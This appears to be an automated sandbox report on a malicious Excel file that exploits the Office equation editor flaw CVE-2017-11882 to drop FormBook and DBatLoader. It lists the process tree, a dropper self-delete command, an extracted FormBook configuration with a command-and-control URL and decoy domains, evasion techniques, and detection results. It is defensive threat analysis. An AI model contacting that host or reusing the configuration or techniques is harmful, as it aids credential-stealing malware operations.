ID: 532894
Sample Name: 7009.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:32:36
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 7009.xlsx

Overview

General Information

Sample Name:	7009.xlsx
Analysis ID:	532894
MD5:	8305dc6702f80d7.
SHA1:	db055cce075213..
SHA256:	9eae576f7ecc05f..
Tags:	Formbook, VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


DBatLoader
FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- System process connects to networ…
- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Yara detected DBatLoader
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for dropp…
- Maps a DLL or memory area into an…
- Sigma detected: Execution from Sus…
- Office equation editor drops PE file
- Tries to detect virtualization through…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1124 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2676 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 488 cmdline: "C:\Users\Public\vbc.exe" MD5: 3A9AE96D1F6404FCCF5BD99B7C5C0383)
    - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - Odhbljup.exe (PID: 1320 cmdline: "C:\Users\user\Odhbljup.exe" MD5: 3A9AE96D1F6404FCCF5BD99B7C5C0383)
      - Odhbljup.exe (PID: 2192 cmdline: "C:\Users\user\Odhbljup.exe" MD5: 3A9AE96D1F6404FCCF5BD99B7C5C0383)
      - NAPSTAT.EXE (PID: 1708 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
        - cmd.exe (PID: 2172 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.heidecide.xyz/hno0/"
  ],
  "decoy": [
    "526854.rest",
    "loosesalatoyof2.xyz",
    "drillshear.com",
    "kdsh-uae.com",
    "firstnetinsurance.net",
    "28684dw.com",
    "hikinglifekr.com",
    "astramed-clinic.store",
    "24hxinh.com",
    "livebongdatv.net",
    "henrymaskph.com",
    "newlanlan.com",
    "txboilerparts.com",
    "thepurldistrict.com",
    "changemylifefast.info",
    "sapphirecloset.com",
    "ascensionmemberszoom.com",
    "huffmanworks.com",
    "techarcstudio.com",
    "terbulen.store",
    "naamgem.com",
    "pwrsearch.com",
    "al-solaiman.com",
    "eastrwanda.com",
    "ruihongco.com",
    "grandrecordto-gathertoday.info",
    "bleuexpress.com",
    "estate.xyz",
    "intlglobaldelivery.com",
    "zeneplaza.com",
    "citiesmalawi.properties",
    "pumpkincheshire.com",
    "sunflowerhub.com",
    "zhongzhenghuagong.com",
    "aquaticatt.com",
    "kspqs.com",
    "cpshapes.com",
    "fgiheating.com",
    "primasariutama.com",
    "hotel-arcosdelparque.com",
    "benjaminagencymarketing.com",
    "whiteleyop.xyz",
    "ahmty.net",
    "transaction-immo.com",
    "bungaaurapredictiion.com",
    "profumeriamedici.com",
    "olymporian.com",
    "uprgoad.com",
    "negotat.com",
    "xn--z4qv1cr56dk0k.group",
    "bestwlz.com",
    "strongu-miner.com",
    "presticgroup.com",
    "cutos2.com",
    "mintstationery.com",
    "annengfanglei.com",
    "carijualpt.com",
    "chinagxsy.com",
    "urzeczenie.com",
    "dianyingyouquanquan.xyz",
    "voucheraja.com",
    "sdtcbh.com",
    "hyslier.com",
    "siebenmorgenband.com"
  ]
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\pujlbhdO.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000003.560841692.00000000046D4000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x1cf4:$file: URL= • 0x1cd8:$url_explicit: [InternetShortcut]
0000000A.00000003.583392738.00000000038CC000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x19a8:$file: URL= • 0x198c:$url_explicit: [InternetShortcut]
00000004.00000003.480010544.000000000320000.00000004.00000001.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000004.00000003.497269548.00000000045D4000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x1cf4:$file: URL= • 0x1cd8:$url_explicit: [InternetShortcut]
0000000A.00000003.584292302.00000000045A4000.00000004.00000001.sdmp	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x1cf4:$file: URL= • 0x1cd8:$url_explicit: [InternetShortcut]
Click to see the 141 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.3.Odhbljup.exe.1d02094.286.raw.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
7.3.Odhbljup.exe.1d6d598.277.raw.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
7.3.Odhbljup.exe.1d82094.284.raw.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
4.3.vbc.exe.31d598.276.raw.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
4.3.vbc.exe.332094.286.raw.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
Click to see the 19 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Yara detected DBatLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Sample uses process hollowing technique

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 4

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Default Accounts	Shared Modules 1	Application Shimming 1	Application Shimming 1	Obfuscated Files or Information 3	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Process Injection 5 1 2	Software Packing 1	Security Account Manager	System Information Discovery 1 1 6	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Application Layer Protocol 3
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Security Software Discovery 3 4 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Modify Registry 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 5 1 2	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7009.xlsx	35%	Virustotal		Browse
7009.xlsx	40%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Odhbljup.exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\binso[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\binso[1].exe	36%	ReversingLabs	Win32.Backdoor.Androm	
C:\Users\user\Odhbljup.exe	36%	ReversingLabs	Win32.Backdoor.Androm	
C:\Users\Public\vbc.exe	36%	ReversingLabs	Win32.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.3.vbc.exe.315eec.144.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7e610.131.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
10.3.Odhbljup.exe.1cfdb70.107.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7909c.165.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ce50f4.106.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.3392d0.164.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.33154c.246.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.310e80.52.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ce5494.128.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.3152c8.112.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.339a08.101.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.3.Odhbljup.exe.1d710a4.42.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d0a114.111.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.3.Odhbljup.exe.1cebffc.148.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d04008.221.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.31d1ac.249.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d79768.59.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.310c38.39.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.318e6c.162.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d86b78.19.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.3.Odhbljup.exe.1cf3014.139.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.331ca4.264.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31d598.276.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31d4f0.273.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d70008.71.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cf058c.74.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d6459c.33.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cdcd68.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ced598.275.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d64370.24.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cefb84.27.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d71894.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d81dfc.272.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d64d5c.90.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31914c.181.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cfe2fc.126.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d81b18.61.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31cf84.239.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.3292e0.46.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d81f44.282.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cec8e4.217.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7e368.15.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cfe610.133.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d8af00.134.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.3.Odhbljup.exe.1ce0b08.34.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.33af00.133.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.30cd68.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7e610.133.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.331c54.260.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cec008.207.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d119ac.49.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.3.Odhbljup.exe.1d792e0.43.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31d4f4.268.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.331ef4.277.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.319308.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.318b08.37.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.318d98.156.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d010fc.238.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7e2fc.126.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d60e80.53.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.32d0a8.94.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d685dc.151.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31943c.205.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cec8e4.215.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cece70.235.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.315494.130.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
10.3.Odhbljup.exe.1ced594.281.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31932c.197.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d6d4f0.271.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.32e0c8.115.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d68b08.36.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ce0b08.35.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.321414.55.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.3143b0.68.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d71894.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d06b78.18.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.3.Odhbljup.exe.1cf9f90.13.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.329c94.206.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7f438.209.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.329f90.12.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1ced4f4.268.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d69308.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1cf4008.145.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d7e2fc.123.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.331dfc.272.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d74008.145.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.339a08.103.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.3.Odhbljup.exe.1d8fffc.21.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.3.vbc.exe.314008.64.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.3.Odhbljup.exe.1d6d594.279.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
10.3.Odhbljup.exe.1d01f44.282.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.31c008.209.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.3.vbc.exe.321b2c.121.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
